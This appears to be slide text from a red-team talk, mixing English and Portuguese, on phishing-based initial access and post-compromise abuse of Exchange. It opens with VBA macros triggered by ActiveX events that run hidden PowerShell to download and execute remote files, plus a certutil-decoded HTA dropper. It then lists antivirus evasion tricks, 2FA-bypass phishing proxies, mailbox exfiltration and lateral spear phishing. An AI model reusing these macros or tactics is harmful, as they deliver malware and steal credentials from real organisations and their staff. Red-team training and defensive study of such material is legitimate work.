ActiveX Controls for macro Execution – InkPicture Painted

```
InkPicture1
Private Sub CheckBox1_Click()
End Sub
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As MSINKAUTLib.IInkRectangle)
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
objProcess.Create "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -noprompt -noexit -c if ([IntPtr]::size -eq 4) ((new-object Net.WebClient).DownloadString('http://'
End Sub
```



ActiveX Controls for macro Execution – GotFocus

```
Sub InkEdit1_GotFocus()
Run = Shell("cmd.exe /c PowerShell (New-Object
System.Net.WebClient).DownloadFile('https://trusted.domain/file.exe','file.exe');Start-Process
'file.exe'", vbNormalFocus)
End Sub
```

```
Private Sub CheckBox1_Click()
Run = Shell("cmd.exe /c PowerShell (New-Object
System.Net.WebClient).DownloadFile('http://192.168.66.247:81/fuc.exe','.\fuc.exe');Start-Process '.\fuc.exe'", 
vbNormalFocus)
End Sub
```

ActiveX Controls for macro Execution – InkPicture Painted Download and Exec HTA

```
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As MSINKAUTLib.IInkRectangle)

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.66.247:81/abc.crt", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open   .write xHttp.responseBody
    .savetofile "abc.crt", 2 '//overwriteEnd
    WithShell ("cmd /c certutil -decode abc.crt encoded.hta & start encoded.hta")
End Sub
```

The journey ahead is Only pain and suffering

- ❖ Strategy:
 - ❖ Evasion antispam and inspection mechanisms
 - ❖ Force user enable and Exec a Macro (auto_open? Nop, activex? Maybe)
 - ❖ Call a remote payload;
 - ❖ Decrypt and reflective inject;
- ❖ AMSI Bypass (Xor Encryption?) Not really but maybe
- ❖ AVBypass example: (kinda funny)
 - ❖ "po" & "w" & "er" & "s" & "he" & "l" & "l" & ".e" & "x" & "e" & " "
- ❖ VBA Stomping (Destroying VBA source code, leaving only a compiled version of the macro know as p-code)
- ❖ Deep Research journey

The journey ahead is Only pain and suffering

- ❖ Intro to Macros and VBA for Script Kiddies
 - ❖ <https://www.trustedsec.com/blog/intro-to-macros-and-vba-for-script-kiddies/>
- ❖ The VBA language for script kiddies
 - ❖ <https://www.trustedsec.com/blog/the-vba-language-for-script-kiddies/>
- ❖ Developing with VBA for script Kiddies
 - ❖ <https://www.trustedsec.com/blog/developing-with-vba-for-script-kiddies/>
- ❖ Malicious Macros for Script Kiddies
 - ❖ <https://www.trustedsec.com/blog/malicious-macros-for-script-kiddies/>
- ❖ To create macro-based payloads (Metasploit, Cobalt Strike, Empire, etc.
- ❖ Obfuscate with VBad <https://github.com/Pepitoh/VBad>
- ❖ Also, check LoLBins: <https://lolbas-project.github.io/>
- ❖ And maybe Invoke-DOSfuscation could be handy: <https://github.com/danielbohannon/Invoke-DOSfuscation>
- ❖ Embedded OLE Objects

The journey ahead is Only pain and suffering

- ❖ Some recent/advanced stuff
- ❖ <https://macrosec.tech/index.php/2021/02/10/initial-access-with-malicious/>
- ❖ **Excel 4.0 Macros (XML Macros)**
- ❖ <https://github.com/fourtyNorthSecurity/EXCELntDonut>
- ❖ (GOLD) <https://github.com/id3s3c/bhis-pdfs>
- ❖ Acompanhar análises de maldocs por blueteamers no contexto de apts, new stuff
 - ❖ Ex <https://www.youtube.com/watch?v=pJvQgUk01k4>

Got Creds!

Now what?

Abusing Exchange

- ❖ A maioria das organizações tem seus serviços de email baseados em MS Exchange Server e Outlook.
- ❖ Office365 e outlook.com são construidos em cima do exchange, consequentemente, qualquer ataque que pode realizado contra o exchange também pode ser contra o o365 e outlook.
- ❖ Exchange Web Services (EWS)
 - ❖ EWS é essencialmente SOAP sobre HTTP
- ❖ **Outlook Anywhere**
 - ❖ essencialmente RPC over HTTP
- ❖ **Exchange Active Sync (EAS)**
 - ❖ protocolo antigo usando HTTP e xml. EAS é tipicamente usado para aplicativos móveis抗igos
Também pode ser encontrado em redes internas

Abusing Exchange

- ❖ Funções e Componentes

- ❖ **AutoDiscover**

- ❖ Service used for rapidly gathering exchange configurations, protocol support and service urls
 - ❖ There is usually a publically available subdomain configured for the autodiscover service
 - ❖ <https://autodiscover.domain.com/autodiscover/autodiscover.xml>
 - ❖ mail.domain.com/autodiscover/autodiscover.xml
 - ❖ webmail.domain.com/autodiscover/autodiscover.xml
 - ❖ domain.com/autodiscover/autodiscover.xml

- ❖ **Outlook Web App (OWA)** - OWA é essencialmente um cliente de email minimalista acessível através da internet
 - ❖ **Global Address List (GAL)** - GAL oferece a funcionalidade para usuários que estão acessando o exchange de fora da organização a habilidade de listar os emails da organização
 - ❖ Exportação de Lista de e-mails
 - ❖ **OutLook Rules** - A outlook rule is an action, that outlook for windows runs automatically on incoming or outgoing messages
 - ❖ We choose what triggers the rule as well as the actions the rule takes. As mentioned above an Outlook rule comes in two parts, a trigger and an action. There could be multiple triggers that could cause multiple action
 - ❖ Execução de Código através de “Start Application” ou “Run A script”
 - ❖ **Outlook Forms** - Outlook automation feature that provides customization capabilities to the end user
 - ❖ Execução de Código

2FA Problems

- ❖ EvilNginx <https://github.com/kgretzky/evilnginx>
 - ❖ Advanced - <https://breakdev.org/evilnginx-advanced-phishing-with-two-factor-authentication-bypass/>
- ❖ Fluxion - <https://github.com/FluxionNetwork/fluxion>
- ❖ 2FA geralmente não é adotado em todos os portais de autenticação, logo, nessa etapa, já é esperado que o levantamento de portais de autenticação já tenha sido realizado, com autenticação via AD, tente seguir algo nessa linha.
 - ❖ Password Reuse para sistemas internos, mesmo não sendo integrados com ad também é um vetor.
- ❖ Considerações sobre OPSEC em tools tipo evilNginx

Collection

- ❖ Uma vez com acesso aos sistemas internos, não só a abordagem de coletar informações mas também exfiltração podem ser feitas de duas maneiras.
 - ❖ Sem dar tempo hábil de resposta para a equipe defensiva;
 - ❖ Stealthy.
- ❖ No contexto de acesso a e-mails, tenha clientes configurados para sincronizar as caixas e sincronizar, baixando todo o conteúdo da caixa comprometida para posterior análise.
 - ❖ Geralmente é possível identificar novas credenciais, arquivos sensíveis, documentações de processos e etc.
 - ❖ Usar uma ferramenta que possua filtro eficiente.
 - ❖ MailSniper - <https://www.blackhillsinfosec.com/introducing-mailsniper-a-tool-for-searching-every-users-email-for-sensitive-data/>
 - ❖ Thunderbird (cliente normal de e-mail)
 - ❖ Importante manter o e-mail na caixa de origem configurando como imap sem exclusão em N dias, não como POP.

Spear Phishing Lateral

- ❖ Dependendo do nível de autoridade da conta comprometida, é possível alcançar novas credenciais disparando spear phishing para membros da organização;
- ❖ Também é possível propagar malware etc;
- ❖ Seja Criativo.

Break the line and go deep

- ❖ Spear Phishing Lateral
 - ❖ Dependendo do nível de autoridade da conta comprometida, é possível alcançar novas credenciais disparando spear phishing para membros da organização;
 - ❖ Também é possível propagar malware etc;
- ❖ Melhores cenários, VPN access, Citrix etc.
 - ❖ Hack time
- ❖ Seja Criativo.

Spear Phishing Automation

Now we are talking

Tools

- ❖ GoPhis
- ❖ Phishing Frenzy
- ❖ King Phisher
- ❖ EvilNginx
- ❖ Lucy
- ❖ Do it yourself
- ❖ Considerações sobre armazenamento de credenciais em ambientes de terceiros (VPS),
encrypt everthing.
- ❖ OPSEC considerations.

Referências

- ❖ 5 Ways to Check Your Sending Reputation - <https://sendgrid.com/blog/5-ways-check-sending-reputation/>
- ❖ How to check your domain reputation - <https://postmarkapp.com/blog/how-to-check-your-domain-reputation>
- ❖ <https://docs.microsoft.com/en-us/exchange/antispam-and-antimalware/antispam-protection/scl?view=exchserver-2019>
- ❖ PhishingJS: A Deep Learning Model for JavaScript-Based Phishing Detection - <https://unit42.paloaltonetworks.com/javascript-based-phishing/>
- ❖ HinPhish: An Effective Phishing Detection Approach Based on
Heterogeneous Information Networks - https://mdpi-res.com/d_attachment/appisci/appisci-11-09733/article_deploy/appisci-11-09733-v2.pdf
- ❖ Typosquatting - <https://en.wikipedia.org/wiki/Typosquatting>
- ❖ Different Kinds of Impersonating: Phishing & Domain Squatting - <https://socradar.io/different-kinds-of-impersonating-phishing-and-domain-squatting/>
- ❖ Typosquatting – meaning and definition - <https://www.kaspersky.com/resource-center/definitions/what-is-typosquatting>
- ❖ <https://www.varonis.com/blog/active-directory-account-lockout/>
- ❖ [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994574\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh994574(v=ws.11))
- ❖ <https://www.sciencedirect.com/topics/computer-science/account-lockout-policy>
- ❖ <https://www.microsoft.com/en-us/microsoft-365/blog/2018/03/05/azure-ad-and-adfs-best-practices-defending-against-password-spray-attacks/>
- ❖ <https://osiriansec.gitbooks.io/infosecuberwiki/content/chapter1/exploitation/wireless/mitm/frameworks/mitm-wpa.html>
- ❖ <https://www.ired.team/offensive-security/red-team-infrastructure>
- ❖ Red Teaming –OSINT – Phishing: https://owasp.org/www-chapter-dorset/assets/presentations/2020-04/RT_OSINT_Phishing.pdf
- ❖ InkPicture : <https://www.whiteoaksecurity.com/blog/2020-3-11-alternative-execution-a-macro-saga-part-1/>
- ❖ Windows Media Player: <https://www.whiteoaksecurity.com/blog/2020-3-17-alternative-execution-a-macro-saga-part-2/>
- ❖ Performance Monitor: <https://www.whiteoaksecurity.com/blog/2020-3-26-alternative-execution-a-macro-saga-part-3/>
- ❖ Disable office macros/activex: <https://www.whiteoaksecurity.com/blog/2020-7-13-alternative-execution-a-macro-saga-part-4/>
- ❖ <https://www.whiteoaksecurity.com/blog/2020-8-3-alternative-execution-a-macro-saga-part-5/>
- ❖ Easter eggs: <https://www.whiteoaksecurity.com/blog/alternative-execution-a-macro-saga-part-6/>
- ❖ And a lot more

Thank you security community!